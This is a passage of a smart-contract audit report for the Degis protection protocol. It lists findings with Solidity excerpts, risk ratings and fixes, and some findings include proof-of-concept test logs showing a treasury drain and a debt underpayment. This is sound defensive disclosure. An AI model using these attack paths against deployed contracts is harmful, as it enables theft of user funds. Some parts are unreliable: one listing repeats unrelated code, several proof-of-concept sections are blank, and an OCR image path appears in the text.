3.9 (HAL-09) POOL INCOMES ON REPORTER REWARD CAN BE ARBITRARILY INCREASED - CRITICAL

Description:

The function premiumIncome allows increasing arbitrarily the array of pool incomes used to calculate the final reward for a correct reporter. Using this function to increase the value of a selected pool income before executing an incident report made from a malicious account could lead to an attacker draining the entire SHD token balance from Treasury smart contract.

Code Location:

Listing 10: src/pools/Treasury.sol (Line 52)

```
52 function premiumIncome(uint256 _poolId, uint256 _amount) external
↳ {
53     poolIncome[_poolId] += _amount;
54 }
```

POC:

```
Running 1 test for test/POC_TokenDrainageOnRewardReporter.t.sol:IncidentTest
[PASS] testTokenDrainageOnRewardReporter() (gas: 1989018)
Logs:
  At this point the voting status is TIED
  At this point the voting status is PASSED
  Required _amount value to drain treasury's tokens: 9999999999999999915068

  ----- BALANCES BEFORE -----
  CHARLIE balance (SHD): 0
  TREASURY balance (SHD): 100000000000000000000

  ----- BALANCES AFTER -----
  CHARLIE balance (SHD): 100000000000000000000
  TREASURY balance (SHD): 0

Test result: ok. 1 passed; 0 failed; finished in 34.21ms
```

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

This function should implement control access to prevent malicious modifications on poolIncome array.

Remediation Plan:

SOLVED: The code is now checking that the caller is only the policyCenter.

3.10 (HAL-10) INVALID VARIABLE VISIBILITY DOES CAUSE CONTRACT DEADLOCK - CRITICAL

Description:

When the function dynamicPremiumRatio is executed 7 days after the pool's deployment, this function tries to retrieve dynamicPoolCounter from PriorityPoolFactory during the dynamic ratio calculation. Since the visibility of this variable is internal, the function always revert at this point.

Code Location:

Listing 11: src/pools/priorityPool/PriorityPool.sol (Lines 298-299)

```
286 if (fromStart > 7 days) {
287             // Covered ratio = Covered amount of this pool / Total
 ↳  covered amount
288             uint256 coveredRatio = ((activeCovered() +
 ↳ _coverAmount) * SCALE) /
289                 (ISimpleProtectionPool(protectionPool).
 ↳ getTotalCovered() +
290                     _coverAmount);
291
292             address lp = currentLPAddress();
293             // LP Token ratio = LP token in this pool / Total lp
 ↳ token
294             uint256 tokenRatio = (SimpleERC20(lp).totalSupply() *
 ↳ SCALE) /
295                 SimpleERC20(protectionPool).totalSupply();
296
297             // Total dynamic pools
298             uint256 numofPools = IFactory(priorityPoolFactory)
299                 .dynamicPoolCounter();
300
301             // Dynamic premium ratio
302             // ( N = total dynamic pools  total pools )
303             //
```

```
304             //                        Covered          1
305             //                     --------------- + -----
306             //                      TotalCovered       N
307             // dynamic ratio =  -------------------------- * base
 ↳ ratio
308             //                        LP Amount          1
309             //                    ----------------- + -----
310             //                     Total LP Amount       N
311             //
312             ratio =
313                 (basePremiumRatio * (coveredRatio * numofPools +
 ↳ SCALE)) /
314                 ((tokenRatio * numofPools) + SCALE);
```

Listing 12: src/pools/priorityPool/PriorityPoolFactory.sol (Line 79)

```
73 // Total max capacity
74 uint256 public totalMaxCapacity;
75
76 // Whether a pool is already dynamic
77 mapping(address => bool) public dynamic;
78
79 uint256 internal dynamicPoolCounter;
80
81 // Record whether a protocol token or pool address has been
 ↳ registered
82 mapping(address => bool) public poolRegistered;
83 mapping(address => bool) public tokenRegistered;
```

POC:

```
├─ [101164] PolicyCenter::buyCover(1, 1000000000, 3, 1157920892373161954235709850086879078532699846656405640394575840079131296399 35)
│   ├─ [3082] MockSHIELD::balanceOf(ProtectionPool: [0x45e8debaf4b2f9a836d9e829284b04844e8925a0]) [staticcall]
│   │   └─ ← 100000000000000000000
│   ├─ [2703] PriorityPool::maxCapacity() [staticcall]
│   │   └─ ← 4000
│   ├─ [17301] PriorityPool::activeCovered() [staticcall]
│   │   └─ ← 0
│   ├─ [65115] PriorityPool::coverPrice(1000000000, 3) [staticcall]
│   │   ├─ [27722] ProtectionPool::getTotalCovered() [staticcall]
│   │   │   ├─ [2770] PriorityPoolFactory::poolCounter() [staticcall]
│   │   │   │   └─ ← 1
│   │   │   ├─ [12933] PriorityPoolFactory::pools(0) [staticcall]
│   │   │   │   └─ ← 160, ProtectionPool: [0x45e8debaf4b2f9a836d9e829284b04844e8925a0], 418211153914981775193747558786748150069915564286, 0
│   │   │   ├─ [3019] PriorityPoolFactory::dynamic(ProtectionPool: [0x45e8debaf4b2f9a836d9e829284b04844e8925a0]) [staticcall]
│   │   │   │   └─ ← false
│   │   │   └─ ← 0
│   │   ├─ [2506] PriorityPoolToken::totalSupply() [staticcall]
│   │   │   └─ ← 0
│   │   ├─ [2511] ProtectionPool::totalSupply() [staticcall]
│   │   │   └─ ← 100000000000000000000
│   │   ├─ [568] PriorityPoolFactory::a7e9f1c7() [staticcall]
│   │   │   └─ ← ()
│   │   └─ ← "EvmError: Revert"
│   └─ ← "EvmError: Revert"
└─ ← "EvmError: Revert"
```

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

In order to fix this issue, dynamicPoolCounter variable should be made public. By the other hand, since unitary tests have not been found for this function, we highly encourage implementing unitary tests to detect this kind of issues beforehand.

Remediation Plan:

SOLVED: The dynamicPoolCount variable has been made public for external usages.

3.11 (HAL-11) INVALID EXTERNAL CALL DOES CAUSE CONTRACT DEADLOCK - CRITICAL

Description:

During the payout claiming process, some crTokens are burned in the claim function located at PayoutPool smart contract. Since the onlyPolicyCenter modifier is applied to the burn function, the smart contract associated to the address stored in policyCenter is the only one that can execute this function. Therefore, claim function always reverts at this point.

Code Location:

Listing 13: src/pools/PayoutPool.sol (Lines 136-142)

```
127 uint256 claimableBalance = ICoverRightToken(_crToken).
 ↳ getClaimableOf(
128             _user
129         );
130         uint256 claimable = (claimableBalance * payout.ratio) /
 ↳ SCALE;
131 
132         uint256 coverIndex = IPriorityPool(payout.priorityPool).
 ↳ coverIndex();
133 
134         claimed = (claimable * coverIndex) / 10000;
135 
136         ICoverRightToken(_crToken).burn(
137             _poolId,
138             _user,
139             // burns the users' crToken balance, not the payout
 ↳ amount,
140             // since rest of the payout will be minted as a new
 ↳ generation token
141             claimableBalance
142         );
```

Listing 14: src/crTokens/CoverRightToken.sol (Line 131)

```
127 function burn(
128         uint256 _poolId,
129         address _user,
130         uint256 _amount
131     ) external onlyPolicyCenter nonReentrant {
132         require(_amount > 0, "Zero Amount");
133         require(_poolId == POOL_ID, "Wrong pool id");
134 
135         _burn(_user, _amount);
136     }
```

POC:

Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

The burn function execution should be delegated to PolicyCenter smart contract. By the other hand, since unitary tests have not been found for this function, we highly encourage implementing unitary tests to detect this kind of issues beforehand.

Remediation Plan:

SOLVED: The CoverRightToken smart contract now implements a modifier to identify whether a call has been made from PolicyCenter or PayoutPool smart contracts.

3.12 (HAL-12) UPDATE REWARDS MAY CAUSE A DENIAL OF SERVICE BETWEEN YEARS - HIGH

Description:

During the calculation of the difference of months between reward's updates, changes of years are not taken into consideration. Since lastRewardTimestamp can be a high month's value, after a new year the month's counter starts from 1 resulting in an integer overflow as soon as currentM - lastM is evaluated due this calculation is not considering the years elapsed between updates.

Code Location:

Listing 15: src/reward/WeightedFarmingPool.sol (Line 401)

```
386 function _updateReward(uint256 _id)
387         internal
388         view
389         returns (uint256 totalReward)
390     {
391         PoolInfo storage pool = pools[_id];
392 
393         uint256 currentTime = block.timestamp;
394         uint256 lastRewardTime = pool.lastRewardTimestamp;
395 
396         (uint256 lastY, uint256 lastM, uint256 lastD) =
 ↳ lastRewardTime
397             .timestampToDate();
398 
399         (uint256 currentY, uint256 currentM, ) = currentTime.
 ↳ timestampToDate();
400 
401         uint256 monthPassed = currentM - lastM;
```

Listing 16: src/pools/protectionPool/ProtectionPool.sol (Line 340)

```
330 function _updateReward() internal {
331         uint256 currentTime = block.timestamp;
332 
333         // Last reward year & month & day
334         (uint256 lastY, uint256 lastM, uint256 lastD) =
 ↳ lastRewardTimestamp
335             .timestampToDate();
336 
337         // Current year & month & day
338         (uint256 currentY, uint256 currentM, ) = currentTime.
 ↳ timestampToDate();
339 
340         uint256 monthPassed = currentM - lastM;
```

Risk Level:

Likelihood - 5
Impact - 4

Recommendation:

These functions should consider year changes by adding to currentM the number of months elapsed, based on the number of years elapsed between executions.

Remediation Plan:

SOLVED: In WeightedFarmingPool.sol the issue has been fixed by taking into consideration elapsed years between executions. In the case of ProtectionPool.sol, the function where the issue was located has been removed.

3.13 (HAL-13) BUYING COVER FOR THREE MONTHS IS NEVER COUNTED DURING THE CURRENT MONTH - HIGH

Description:

When a cover is bought, the function `_updateCoverInfo` is executed in the target pool, this function is responsible for storing the covered amount per month. In the case of trying to cover an amount for three months, this value will only be stored in the index `currentMonth + 3` of `currentYear`. The main issue comes when the function `activeCovered` tries to retrieve the active cover amount, since this function iterates over `coverInMonth` array starting from `currentMonth` as index `0`, the third month is never reached due the loop condition is `i < 3`.

Code Location:

Listing 17: src/pools/priorityPool/PriorityPool.sol (Lines 562,567)

```
558 (uint256 currentYear, uint256 currentMonth, ) = block
559     .timestamp
560     .timestampToDate();
561
562 uint256 endMonth = currentMonth + _length;
563
564 // ! Remove redundant counts
565 // ! Previously it is counted in multiple months
566 // for (uint256 i; i < _length; ) {
567 coverInMonth[currentYear][endMonth] += _amount;
```

Listing 18: src/pools/priorityPool/PriorityPool.sol (Lines 243-244)

```
238 (uint256 currentYear, uint256 currentMonth, ) = block
239             .timestamp
240             .timestampToDate();
241
242         // Only count the latest 3 months
243         for (uint256 i; i < 3; ) {
```

```
244             covered += coverInMonth[currentYear][currentMonth];
```

Risk Level:

Likelihood - 5
Impact - 4

Recommendation:

The function _updateCoverInfo should record the total covered amount in each mount by updating this value in each index of coverInMonth starting from the current month.

Remediation Plan:

SOLVED: Now _updateCoverInfo stores cover information into right year and month indexes.

3.14 (HAL-14) MINTING ZERO AMOUNT DEADLOCK IS PRODUCED DURING PAYOUT CLAIMING - HIGH

Description:

The newPayout function defines a new payout in the PayoutPool smart contract, one of the parameters used to calculate a payout is payout.ratio . This attribute helps to calculate the claimable shield in the payout, as well as the amount of crTokens to mint in the next generation. The issue lies when payout.ratio is equal to the constant SCALE, this happens when _amount and the return value from activeCovered function is the same during the execution of _retrievePayout, causing claimableBalance and claimable variables to be equal and setting newGenerationCRAmount variable to 0. Considering that newGenerationCRAmount is the variable being used to specify the number of tokens to mint in the next generation, the function always reverts at this point.

Code Location:

Listing 19: src/core/PolicyCenter.sol (Lines 497-501)

```
480 (uint256 claimed, uint256 newGenerationCRAmount) = IPayoutPool(
481             payoutPool
482         ).claim(msg.sender, _crToken, _poolId, _generation);
483 
484         emit PayoutClaimed(msg.sender, claimed);
485 
486         uint256 expiry = ICoverRightToken(_crToken).expiry();
487 
488         // Check if the new generation crToken has been deployed
489         // If so, get the address
490         // If not, deploy the new generation cr token
491         address newCRToken = _checkNewCRToken(
492             _poolId,
493             poolName,
494             expiry,
495             _generation++
```

```
496         );
497         ICoverRightToken(newCRToken).mint(
498             _poolId,
499             msg.sender,
500             newGenerationCRAmount
501         );
```

Listing 20: src/pools/PayoutPool.sol (Lines 130,147)


```
127 uint256 claimableBalance = ICoverRightToken(_crToken).
 ↳ getClaimableOf(
128     _user
129 );
130 uint256 claimable = (claimableBalance * payout.ratio) / SCALE;
131
132 uint256 coverIndex = IPriorityPool(payout.priorityPool).coverIndex
 ↳ ();
133
134 claimed = (claimable * coverIndex) / 10000;
135
136 ICoverRightToken(_crToken).burn(
137     _poolId,
138     _user,
139     // burns the users' crToken balance, not the payout amount,
140     // since rest of the payout will be minted as a new generation
 ↳  token
141     claimableBalance
142 );
143
144 SimpleIERC20(shield).transfer(_user, claimed);
145
146 // Amount of new generation cr token to be minted
147 newGenerationCRAmount = claimableBalance - claimable;
```

Listing 21: src/pools/priorityPool/PriorityPool.sol (Line 660)

```
658 uint256 payoutRatio;
659         activeCovered() > 0
660             ? payoutRatio = (_amount * SCALE) / activeCovered()
661             : payoutRatio = 0;
662
663         IPayoutPool(payoutPool).newPayout(
664             poolId,
```

```
665                 generation,
666                 _amount,
667                 payoutRatio,
668                 address(this)
669             );
```

POC:



Risk Level:

Likelihood - 4
Impact - 4

Recommendation:

If this behavior is intended, a check to handle this condition should be implemented to avoid executing a `mint` function specifying `0` as amount. Otherwise, `ratio` calculation logic should be modified to circumvent minting `0` tokens in the next generation of `crTokens`. By the other hand, since unitary tests have not been found for this function, we highly encourage implementing unitary tests to detect this kind of issues beforehand.

Remediation Plan:

SOLVED: The `claimPayout` function where reverts were produced now verifies if `newGenerationCRAmount` is equal to `0` to prevent minting `0` tokens.

3.15 (HAL-15) COVER MAY BE UPDATED FOR MONTH'S VALUES OUT OF RANGE - HIGH

Description:

When a new deadline is updated, the resulting month may be out of range due the function is not considering this value exceeding the highest month's value (12) which would lead to a change of year. As a consequence, new covers in this situation could never be obtained from coverInMonth since they would have been written out of months' range.

Code Location:

Listing 22: src/pools/priorityPool/PriorityPool.sol (Lines 562,567)

```
558 (uint256 currentYear, uint256 currentMonth, ) = block
559     .timestamp
560     .timestampToDate();
561
562 uint256 endMonth = currentMonth + _length;
563
564 // ! Remove redundant counts
565 // ! Previously it is counted in multiple months
566 // for (uint256 i; i < _length; ) {
567 coverInMonth[currentYear][endMonth] += _amount;
```

POC:

```
Running 1 test for test/POC_CoverOutOfRange.t.sol:IncidentTest
[PASS] testCoverOutOfRange() (gas: 5887396)
Logs:
  ----- COVER BEFORE BUYING (JANUARY) -----
  Active covered: 0

  policyCenter.buyCover(1, 1000e6, 2, type(uint256).max);


  ----- COVER AFTER BUYING (JANUARY) -----
  Active covered: 1000000000

  ----- COVER BEFORE BUYING (DECEMBER) -----
  Active covered: 0

  policyCenter.buyCover(1, 1000e6, 2, type(uint256).max);

  ----- COVER AFTER BUYING (DECEMBER) -----
  Active covered: 0
```

Risk Level:

Likelihood - 4
Impact - 4

Recommendation:

The function `_updateCoverInfo` should consider changes of year by increasing the variable `currentYear` and resetting the variable `currentMonth` to `1` when required.

Remediation Plan:

SOLVED: Now `_updateCoverInfo` considers elapsed time between years by increasing `currentYear` variable when is required and controlling `endMonth` variable bounces.

3.16 (HAL-16) INVALID REWARD UPDATING MECHANISM - HIGH

Description:

The _updateReward in case of multiple months passed is not properly implemented/handled:

- monthPassed should also consider if currentY and lastY are different and add the difference to monthPassed multiplied by 12. Otherwise, the for loop will only iterate over a maximum of 12 months and iterate 0 times if the date is the same month 2 years apart.
- On iteration index 0: The _getDaysInMonth should be used to fill the lastD on endTimestamp. Otherwise, it is only computing the seconds that passed from the last update until that same day at midnight.
- On iteration i == monthPassed the lastM should be using currentM instead or lastM + i
- For any other iteration the lastM should be used with lastM + i including the fetching of _getDaysInMonth and the speed

Code Location:

Listing 23: src/reward/WeightedFarmingPool.sol (Line 411)

```
411 for (uint256 i; i < monthPassed + 1; ) {
412                 // First month reward
413                 if (i == 0) {
414                     // End timestamp of the first month
415                     uint256 endTimestamp = DateTimeLibrary
416                         .timestampFromDateTime(lastY, lastM, lastD
 ↳ , 23, 59, 59);
417                     totalReward +=
418                         (endTimestamp - lastRewardTime) *
419                         speed[_id][lastY][lastM];
420                 }
421                 // Last month reward
```

```
422                 else if (i == monthPassed) {
423                     uint256 startTimestamp = DateTimeLibrary
424                         .timestampFromDateTime(lastY, lastM, 1, 0,
 ↳  0, 0);
425
426                     totalReward +=
427                         (currentTime - startTimestamp) *
428                         speed[_id][lastY][lastM];
429                 }
430                 // Middle month reward
431                 else {
432                     uint256 daysInMonth = DateTimeLibrary.
 ↳ _getDaysInMonth(
433                         lastY,
434                         lastM
435                     );
436
437                     totalReward +=
438                         (DateTimeLibrary.SECONDS_PER_DAY *
 ↳ daysInMonth) *
439                         speed[_id][lastY][lastM];
440                 }
441
442                 unchecked {
443                     if (++lastM > 12) {
444                         ++lastY;
445                         lastM = 1;
446                     }
447
448                     ++i;
449                 }
450             }
```

Risk Level:

Likelihood - 5
Impact - 4

Recommendation:

It is recommended to implement the fixes stated on the description to have a valid logic for the update function.

Remediation Plan:

SOLVED: The code is now implementing all recommended fixes described under the description section.

3.17 (HAL-17) REPORTING DEADLOCK IF QUORUM NOT REACHED - HIGH

Description:

The `settle` function under `IncidentReport` does not reset the `reported` state when the quorum is not reached those causing the contract to not accept new reports for the same `poolId` ever again.

Code Location:

Listing 24: src/voting/incidentReport/IncidentReport.sol (Lines 324-327)

```
312 if (_checkQuorum(currentReport.numFor + currentReport.numAgainst))
 ↳  {
313     // REJECT or TIED: unlock the priority pool & protection pool
 ↳ immediately
314     if (res != PASS_RESULT) {
315         uint256 poolId = currentReport.poolId;
316         _unpausePools(poolId);
317         reported[poolId] = false;
318     }
319
320     currentReport.result = res;
321     _settleVotingReward(_id, res);
322     emit ReportSettled(_id, res);
323 } else {
324     currentReport.result = FAILED_RESULT;
325     // FAILED: unlock the priority pool & protection pool
 ↳ immediately
326     _unpausePools(currentReport.poolId);
327     emit ReportFailed(_id);
328 }
```

Risk Level:

Likelihood - 3
Impact - 5

Recommendation:

The `settle` function should reset the `reported[poolId]` in case of unreached quorum.

Remediation Plan:

SOLVED: A new function was added `_setReportedStatus` that sets the report status. The status is now reset when the quorum is not reached as well.

3.18 (HAL-18) INVALID PERCENTAGE RESULTS IN LESS PAYED DEBT - HIGH

Description:

The payDebt function under IncidentReport is using an invalid numeric value to perform debt percentage calculations. The DEBT_RATIO is stated as uint256 constant DEBT_RATIO = 80; // 80% as the debt to unlock veDEG while the actual used value corresponds to 0.8% instead of the expected 80%.

Code Location:

Listing 25: src/voting/incidentReport/IncidentReport.sol (Line 364)

```
355 function payDebt(uint256 _id, address _user) external {
356     UserVote memory userVote = votes[_user][_id];
357     uint256 finalResult = reports[_id].result;
358
359     if (finalResult == 0) revert IncidentReport__NotSettled();
360     if (userVote.choice == finalResult || finalResult ==
 ↳ TIED_RESULT)
361         revert IncidentReport__NotWrongChoice();
362     if (userVote.paid) revert IncidentReport__AlreadyPaid();
363
364     uint256 debt = (userVote.amount * DEBT_RATIO) / 10000;
365
```

POC:

```
kaorz@DESKTOP-AHUACQ4:.../Degis-SCProtection$ forge test -m testPercentageIssue
[⠒] Compiling...
[⠢] Compiling 1 files with 0.8.15
[⠆] Solc 0.8.15 finished in 24.73s
Compiler run successful

Running 1 test for test/POC_PercentageIssue.sol:IncidentTest
[PASS] testPercentageIssue() (gas: 824310)
Logs:
  At this point the voting status is TIED
  At this point the voting status is PASSED
  Voting has been settled
  Now BOB should pay 80% of debts in order to get his veDEG tokens back
  Correct percentage (80)  = 8000000000000000000
  Current percentage (0.8) = 800000000000000000

  ----- BALANCES BEFORE -----
  BOB balance (DEG): 0
  BOB balance locked (veDEG): 10000000000000000000

  BOB successfully paid his debt using a lower percentage

  ----- BALANCES AFTER -----
  BOB balance (DEG): 9920000000000000000
  BOB balance locked (veDEG): 0

Test result: ok. 1 passed; 0 failed; finished in 10.73ms
```

Risk Level:

Likelihood - 3
Impact - 5

Recommendation:

The DEBT_RATIO should be declared again to 8000 or the 10000 on the debt calculus changed to 100.

Remediation Plan:

SOLVED: The client stated the following: The debt is paid in the form of "DEG". And here user's voting amount is calculated by "veDEG". The max generation ratio between DEG and veDEG is 1001 DEG max generate 100veDEG) and we all treat it as this max ratio. So, the 10000 is composited of

100*100.

3.19 (HAL-19) UNABLE TO CLAIM PAYOUTS - HIGH

Description:

The getExcludedCoverageOf and getClaimableOf can be deadlocked since the voteTimestamp is used without verification whether the last incident is on vote state or not those returning voteTimestamp of 0 and causing the _getEOD to underflow. Furthermore, the report can be created by anyone using the report function under IncidentPool which will push to poolReports and cause the getPoolReportsAmount under getExcludedCoverageOf to return that last created one which has the voteTimestamp value of 0. The only possible scenario where this is allowed is when the reported of the pool is set to false, and this is achieved when the report voting does succeed.

This scenario is preventing anyone to claim the payout under PayoutPool for an already voted report and _crToken.

Code Location:

Listing 26: src/crTokens/CoverRightToken.sol (Line 159)

```
159 function getExcludedCoverageOf(address _user)
160     public
161     view
162     returns (uint256 exclusion)
163 {
164     IIncidentReport incident = IIncidentReport(incidentReport);
165
166     uint256 reportAmount = incident.getPoolReportsAmount(POOL_ID);
167
168     if (reportAmount > 0) {
169         uint256 latestReportId = incident.poolReports(
170             POOL_ID,
171             reportAmount - 1
172         );
173
174         (, , , uint256 voteTimestamp, , , , , , , ) = incident.
 ↳ reports(
```

```
175             latestReportId
176         );
177
178         // Check those bought within 2 days
179         for (uint256 i; i < EXCLUDE_DAYS; ) {
180             uint256 date = _getEOD(voteTimestamp - (i * 1 days));
181
182             exclusion += coverStartFrom[_user][date];
183
184             unchecked {
185                 ++i;
186             }
187         }
188     }
189 }
```

Risk Level:

Likelihood - 3
Impact - 5

Recommendation:

The claim should not be allowed on un-voted reports. If the report is in not in a voting state, it should be skipped on the getExcludedCoverageOf function to prevent an underflow on the _getEOD parameter.

Remediation Plan:

SOLVED: The code is now checking for valid reports based on the generation, it will exclude all invalid reports and only count for reports with a result of SUCCESS.

3.20 (HAL-20) ANYONE CAN DEPLOY COVER RIGHT TOKENS - MEDIUM

Description:

Anyone can call deployCRToken under CoverRightTokenFactory which does deploy a new CoverRight Token. On the PolicyCenter contract, the _getCRTokenAddress function is used to retrieve this token address back using only the _poolId, _expiry and _generation values. This means that anyone could deploy a future CR token before the buyCover or claimPayout on the PolicyCenter. Furthermore, the deployCRToken does allow to arbitrary set the poolName and the tokenName those allowing manipulating and tricking the users if those values are used on the frontend.

Code Location:

Listing 27: src/crTokens/CoverRightTokenFactory.sol (Line 61)

```
61 function deployCRToken(
62     string calldata _poolName,
63     uint256 _poolId,
64     string calldata _tokenName,
65     uint256 _expiry,
66     uint256 _generation
67 ) external returns (address newCRToken) {
68     require(_expiry > 0, "Zero expiry date");
69
70     bytes32 salt = keccak256(
71         abi.encodePacked(_poolId, _expiry, _generation)
72     );
73
74     require(!deployed[salt], "already deployed");
75     deployed[salt] = true;
76
77     bytes memory bytecode = _getCRTokenBytecode(
78         _poolName,
79         _poolId,
80         _tokenName,
81         _expiry,
82         _generation
```

```
83      );
84
85      newCRToken = _deploy(bytecode, salt);
86      saltToAddress[salt] = newCRToken;
87
88      emit NewCRTokenDeployed(
89          _poolId,
90          _tokenName,
91          _expiry,
92          _generation,
93          newCRToken
94      );
95  }
```

Risk Level:

Likelihood - 2
Impact - 5

Recommendation:

The deployCRToken function should check that the caller is only the policy center contract.

Remediation Plan:

SOLVED: The code is now verifying that calls are only made though the policyCenter.

3.21 (HAL-21) CRTOKENS MAY BE MINTED/BURNED ARBITRARILY IF POLICY CENTER IS NOT SET - MEDIUM

Description:

The modifier onlyPolicyCenter allows the execution of a function making use of this modifier without reverting the transaction when policyCenter is not set or equals to 0. Since this modifier is used to verify the access to critical token's functions as mint and destroy, a malicious actor may mint or destroy arbitrarily crTokens of a specified priority pool in the case that policyCenter has not been set previously.

Code Location:

Listing 28: src/crTokens/CoverRightToken.sol (Line 85)

```
84 modifier onlyPolicyCenter() {
85     if (policyCenter != address(0)) {
86         require(msg.sender == policyCenter, "Only policy center");
87     }
88     _;
89 }
```

Risk Level:

Likelihood - 2
Impact - 5

Recommendation:

The onlyPolicyCenter modifier should always guarantee that policyCenter is always the right Policy Center smart contract, even if this variable has not been set yet by removing the address(0) check.

Remediation Plan:

RISK ACCEPTED: The Degis team accepted the risk of this finding.

3.22 (HAL-22) SAFEREWARDTRANSFER SHOULD CHECK BEFORE/AFTER BALANCE - MEDIUM

Description:

Since the system does implement any token white-listing, the _safeRewardTransfer function should verify that the difference between the before and after balance corresponds to the actual requested amount.

Code Location:

Listing 29: src/reward/WeightedFarmingPool.sol (Line 490)

```
490 function _safeRewardTransfer(
491     address _token,
492     address _to,
493     uint256 _amount
494 ) internal returns (uint256 actualAmount) {
495     uint256 balance = IERC20(_token).balanceOf(address(this));
496 
497     if (_amount > balance) {
498         actualAmount = balance;
499     } else {
500         actualAmount = _amount;
501     }
502 
503     IERC20(_token).safeTransfer(_to, actualAmount);
504 }
```

Risk Level:

Likelihood - 1
Impact - 5

Recommendation:

The difference between the before and after balance should be checked when transferring funds from untrusted tokens.

Remediation Plan:

SOLVED: The code is now verifying the before and after balance and returning that as the actual amount.

3.23 (HAL-23) OWNER CAN RENOUNCE OWNERSHIP - MEDIUM

Description:

The OwnableWithoutContext does contain the renounceOwnership function, which can be called by the current owner. Calling this function does leave the contract without an owner, denying the possibility to perform any further administrative operations.

Code Location:

Listing 30: src/pools/Treasury.sol (Line 52)

```
52 function premiumIncome(uint256 _poolId, uint256 _amount) external
↳ {
53     poolIncome[_poolId] += _amount;
54 }
```

Risk Level:

Likelihood - 1
Impact - 5

Recommendation:

The renounceOwnership should be either removed or a revert thrown when used. If the implementation is required for any reason, it should be carefully managed.

Remediation Plan:

RISK ACCEPTED: The Degis team accepted the risk of this finding.

3.24 (HAL-24) MODIFYING DEFAULT POOLS - LOW

Description:

The storePoolInformation function under storePoolInformation does allow replacing the pool ID of 0, overriding the _protectionPool and shield tokens.

Code Location:

Listing 31: src/core/PolicyCenter.sol (Line 211)

```
211 function storePoolInformation(
212     address _pool,
213     address _token,
214     uint256 _poolId
215 ) external {
216     // @audit-issue This allows replacing any pool, including the
 ↳ ID 0 with
217     // _protectionPool and shield
218     require(msg.sender == priorityPoolFactory, "Only factory can
 ↳ store");
219
220     tokenByPoolId[_poolId] = _token;
221     priorityPools[_poolId] = _pool;
222
223     _approvePoolToken(_token);
224 }
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

It is recommended to check that the `poolId` is not zero.

Remediation Plan:

SOLVED: It is verifying using an assert that the protection pool information is never altered.

3.25 (HAL-25) STRANGE CODE BEHAVIOUR - LOW

Description:

The updateRewardSpeed function under WeightedFarmingPool does check for years.length == months.length which does not comply with the logic of the code on this context.

Code Location:

Listing 32: src/reward/WeightedFarmingPool.sol (Line 179)

```
173 function updateRewardSpeed(
174     uint256 _id,
175     uint256 _newSpeed,
176     uint256[] memory _years,
177     uint256[] memory _months
178 ) external {
179     require(_years.length == _months.length, "Wrong length");
180     uint256 length = _years.length;
181     for (uint256 i; i < length; ) {
182         speed[_id][_years[i]][_months[i]] += _newSpeed;
183 
184         unchecked {
185             ++i;
186         }
187     }
188 }
```

Risk Level:

Likelihood - 2
Impact - 2

Recommendation:

The code should probably be refactored so the updateRewardSpeed takes a list of lists on the _months parameter, making the check valid in the code context.

Remediation Plan:

SOLVED: The _years argument used by the function is to indicate the year for the _months array, and values can be repeated.

3.26 (HAL-26) TYPO ON FUNCTION DECLARATION - INFORMATIONAL

Description:

The setMaxCapacity under PriorityPool will always revert as it is calling updateMaxCapacity but the declared selector on PriorityPoolFactory is updateMaxCapaity.

Code Location:

Listing 33: src/pools/priorityPool/PriorityPoolFactory.sol (Line 276)

```
276 function updateMaxCapaity(bool _isUp, uint256 _diff)
277     external
278     onlyPriorityPool
279 {
280     if (_isUp) {
281         totalMaxCapacity += _diff;
282     } else totalMaxCapacity -= _diff;
283
284     emit MaxCapacityUpdated(totalMaxCapacity);
285 }
```

Listing 34: src/pools/priorityPool/PriorityPool.sol (Line 324)

```
336 function setMaxCapacity(bool _isUp, uint256 _maxCapacity) external
 ↳  {
337     require(msg.sender == owner);
338
339     maxCapacity = _maxCapacity;
340
341     uint256 diff;
342     if (_isUp) {
343         diff = _maxCapacity - maxCapacity;
344     } else {
345         diff = maxCapacity - _maxCapacity;
346     }
347
348     IFactory(priorityPoolFactory).updateMaxCapacity(_isUp, diff);
```

```
349 }
```

Risk Level:

Likelihood - 1
Impact - 2

Recommendation:

The function name should be `updateMaxCapacity`. This would have been prevented by extending the testcases as the `setMaxCapacity` is not covered. Furthermore, the function `setMaxCapacity` can also be simplified by checking if the value is greater than the current one instead of requiring the `_isUp` parameter.

Remediation Plan:

SOLVED: The typo was fixed, and the interface is updated to `updateMaxCapacity`.

3.27 (HAL-27) DEPOSIT FUNCTION CAN BE IMPERSONATED - INFORMATIONAL

Description:

During the execution of deposit, the main logic is delegated to an internal function named _deposit. This function makes use of the parameter _user to define the address which executed the deposit. Since this function does not verify which account is executing it, any account could execute deposits on behalf of other accounts.

Code Location:

Listing 35: src/reward/WeightedFarmingPool.sol (Line 211)

```
211 function deposit(
212         uint256 _id,
213         address _token,
214         uint256 _amount,
215         address _user
216     ) external {
217         _deposit(_id, _token, _amount, _user);
218 
219         IERC20(_token).transferFrom(msg.sender, address(this),
 ↳ _amount);
220     }
```

Risk Level:

Likelihood - 2
Impact - 1

Recommendation:

If this behavior is not intended, msg.sender should be used instead _user parameter to guarantee the tokens' deposit is made by the account

executing this function.

Remediation Plan:

SOLVED: The code is not checking for `msg.sender`, only deposits.

3.28 (HAL-28) UNNECESSARY CALL - INFORMATIONAL

